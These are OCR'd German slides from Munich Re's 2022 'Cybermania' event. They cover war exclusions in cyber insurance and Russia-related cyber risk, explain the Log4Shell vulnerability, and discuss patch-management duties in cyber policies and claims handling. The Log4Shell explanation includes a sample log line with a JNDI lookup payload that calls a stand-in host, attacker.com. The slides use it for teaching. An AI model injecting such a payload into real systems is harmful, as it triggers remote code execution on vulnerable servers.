


Cybermania 2022 - EXTRA
Unser Thema: Kriegs- und andere Ausschlussklauseln in der Cyberversicherung

31. März 2022

Munich Re/D-A-CH Team

Munich RE

Image: Alexander Spatari / Getty Images

Munich RE

1

Kriegs- und andere Ausschlussklauseln in der Cyberversicherung

Russischer Krieg und Cybersicherheit

Martin Kreuzer, Senior Risk Manager Cyber Risks

Quelle: blackdovfx / Getty Images

Kurzübersicht: Die Quellen

Munich RE

Öffentliche Quellen / Reports – z.B.:

- Cyber Cube
- DXC Threat Intelligence Report
- Blogs
- Booz Allan Hamilton „The 2022 Russia-Ukraine Conflict“
- Think Tanks:
  - CSIS (Center for Strategic & International Studies)
- Nationale / Internationale Behörden:
  - BSI
  - ENISA
  - FBI

Interne Quellen:

- Claims
- IRM / IT
- Expert Group Cyber Risks
- UW-Units

Nicht öffentliche Quellen:

- Cyber Allianz Zentrum / NCAZ
- Bundesnachrichtendienst
- BSI

Putin´s Krieg & Cybersicherheit: Was man festhalten kann

- Es gibt aktuelle, häufig gleichlautende Warnungen von zahlreichen westlichen Behörden. Ein Beispiel: „Every organization is at risk from cyber threats [linked to Putin´s War]" (Homeland Security)
- Offensive Cyber-Fähigkeiten sind definitiv Teil von Putin´s "Playbook". Fokus: V.a. kritische Infrastrukturen, westliche Behörden und Firmen, die wesentlicher Teil der Sanktionen
- Dennoch wurden bislang keine spezifischen bzw. substantiellen Angriffe auf Unternehmen / Organisationen innerhalb der EU gemeldet (Stand 29. März).
  Die Ursachen hierfür sind reine Spekulation!
- Offizielle und Experten erwarten nicht, dass sich dies fortsetzen wird. US-President Biden am 22. März: "The magnitude of Russia's cyber capacity is fairly consequential and it's coming".

Putin´s Krieg und Cybersicherheit: Was ist neu und wie geht es weiter?

Was ist neu?

- Vielzahl der Akteure
- Cyberkrieg ist Teil der medialen Berichterstattung
- Kriminelle Gruppierungen sind involviert

Wie geht es weiter?

- Physische Militäraktionen bleiben Hauptaugenmerk
- Kollateralschäden vs gezielter Cyber War
- Attributierung bleibt weiter problematisch
- Ziele wurden bereits vor dem Krieg identifiziert und infiltriert

Aus Sicht der Munich Re

Bislang hat Munich Re keine größeren Incidents / Schäden gesehen, die unmittelbar aus dem Krieg resultieren

Zwei Ausschlüsse sind in diesem Kontext wichtig:

Infrastructure Failure Ausschluss
Kriegsausschluss

Log4j ist eine **Software-Bibliothek**, die **Logging**-Funktionalität zur Verfügung stellt

Munich RE

Software-Bibliothek

- vorgefertigtes „Software-Baustein“
- kapselt oft-benötigte oder komplexe Funktionalität ab und stellt sie Anwendungen zur Verfügung
- typische hergenommen für Verschlüsselung, Kompression, Netzwerkanfragen, usw.
- moderne Anwendungen betten hunderte von Bibliotheken ein
- eine Bibliothek kann eine weitere Bibliothek einbetten!

Logging

- Protokollieren wichtiger Ereignisse in sog. Log-Dateien
- Überall wird geloggt: Betriebssysteme, Datenbanken, Firewalls, Anwendungen, usw.
- Fiktives Beispiel „Social Network“:

```
[2022-03-10 12:34:23] Nutzer Daniel F. hat sich erfolgreich angemeldet

[2022-03-10 12:36:12] Nutzer Daniel F. hat ein Post veröffentlicht: ‚Die Sonne scheint‘

[2022-03-10 12:36:03] Nutzer Daniel F. hat sich abgemeldet
```

Was ist Log4shell?

Munich RE

- Schwerwiegende Schwachstelle in Log4j – CVE-2021-44228
- It is not a bug, it is a feature (since 2013):
  - Wenn die Bibliothek eine Zeichenfolge der Form `${jndi:ldap://[URL Platzhalter]}` loggen soll…
  - … dann rufe die URL auf…
  - … lade das runter was du dort findest…
  - … und führe es aus!

→ Wenn ein Angreifer beeinflussen kann, was geloggt wird, dann kann er die Schachstelle ausnutzen:

```
[2022-03-10 12:34:23] Nutzer Daniel F. hat sich erfolgreich angemeldet
[2022-03-10 12:36:12] Nutzer Daniel F. hat ein Post veröffentlicht: ‚${jndi:ldap://attacker.com/schadcode}‘
[2022-03-10 12:36:03] Nutzer Daniel F. hat sich abgemeldet
```

Warum war Log4Shell so kritisch?

Munich RE

Kritische Schwachstelle

- CVSS Bewertung von 10,0
- Über‘s Internet ausnutzbar
- Führt Schadcode aus
- Braucht keine User Interaktion
- Braucht keine User Privilegien
- Trivial auszunutzen

Enorme Angriffsfläche

- Log4j läuft auf Millionen von Geräten
- Selbst-entwickelte Anwendungen sind betroffen
- COTS Komponenten sind betroffen
- Patches waren zT lange nicht verfügbar
- Keine Transparenz wo Log4j eingesetzt wird

Was ist seit Dezember 2021 passiert?

Munich RE

- Log4shell unzählbar oft ausgenutzt
- Meistens für Cryptomining
- Katastrophenszenario blieb aber aus
- Beitragende Faktoren:
  - Keine `root` Rechte
  - Community hat rasch reagiert
  - Defense in Depth
  - Betroffene Systeme sehr heterogen
- Log4shell wird uns aber Jahrelang begleiten

Munich RE

2

Log4j – Schaden- Aspekte
Patch Management

Jakob von Uckermann, Senior Claims Manager

Quelle: blackdovfx / Getty Images

Obliegenheiten in Cyber-Policen

Munich RE

- **Unterscheidung einzelner Nutzer und Befugnisebenen**
  - Individuelle Zugänge für alle Nutzer. Administrative Zugänge ausschließlich für Administratoren
  - Bestimmte Mindestanforderungen für Passwörter (insbes. Anzahl der Zeichen)
- **Schutz gegen unberechtigten Zugriff**
  - Zusätzlicher Schutz bei erhöhtem Risiko (z.B. Geräte über Internet erreichbar): z.B. Firewalls, 2-FA
- **Schutz gegen Schadsoftware**
  - der automatisch auf dem aktuellen Stand gehalten wird: z. B. Virenscanner
- **Patch-Management**
  - Sicherstellung der zeitnahen Installation von relevanten Sicherheitspatches
  - Zusätzliche geeignete Maßnahmen zur Absicherung bei Systemen und Anwendungen mit bekannten Sicherheitslücken
- wöchentlicher **Sicherungsprozess**
  - Geeignete Maßnahmen, z.B. physische Trennung bei lokalen Backups.
  - Gesonderte Vorgaben bei Backups über das Netzwerk, z.B. Nichteinbindung Back-Up-Server in active-directory
  - Regelmäßiges Testen des Sicherungsprozesses und der Datenwiederherstellung

Obliegenheiten und Schadenbearbeitung

Munich RE

Schadenbearbeitung profitiert von

- klarer und vollständiger forensischer Analyse unter Berücksichtigung von Obliegenheitsverletzungen
- klar formulierten Bedingungen, welche relevante Aspekte der Schadenbearbeitung berücksichtigen
- klaren rechtlichen Rahmenbedingungen, worauf sich alle einstellen können

Obliegenheiten: Patch Management

- Definition “Patching” und “Patch-Management-Prozess”
- Obliegenheit zur Durchführung von Sicherheitspatches
- Voraussetzungen für effektive Schadenbearbeitung
- Folgen der Obliegenheitsverletzung

Obliegenheiten: Patching

Munich RE

Definition “Patching” und “Patch-Management-Prozess”

- Interner Prozess für Patching
- Bezug auf interne Soft- und Hardwareassets, Inventarliste
- Technische und organisatorische Vorgaben
- Dokumentation aller Patching-Aktivitäten
- Timing, Priorisierung, Tests
- Andere Lösungen (z.B. official workarounds, mitigations, temporary fixes)
- Regelmäßige Updates
- Outsourcing von Patching-Aktiväten

Obliegenheiten: Patch Management

Munich RE

Obliegenheit zur Durchführung von Sicherheitspatches

- Unterscheidung von Computersystemen, Lösungsmöglichkeiten sowie zeitlichen Vorgaben
  - Internet-facing computer systems
  - Embedded systems, ICS or SCADA systems
  - All other computer systems
  - Computer systems with critical vulnerabilities with a CVSS Base Score of 8.0 or higher for which no patch is available but an official workaround


Obliegenheiten: Patch Management

Munich RE

Voraussetzungen für effektive Schadenbearbeitung

- Dokumentation des Patch-Management-Prozesses zur Verfügung gestellt
- Zugang zu Dokumentation aller Patching-Aktivitäten
- Zugang zu forensischen Reports (vollständig)
- Forensische Analyse eines unabhängigen Experten mit Fokus auf
  - Erster Zugriff (incl. relevante Exploits / Schwachstellen): Kausalität?
  - Weiteres Bewegen des Angreifers: Kausalität?
  - Patching-Aktivitäten sowie andere Maßnahmen

➢ Risk Assessment, Verkaufsgespräche?



Vielen Dank für Ihre Beiträge und die Teilnahme

Cybermania, 10. März 2022
Munich Re Cyber D-A-CH Team

Munich RE

Image: Westend61 / Getty Images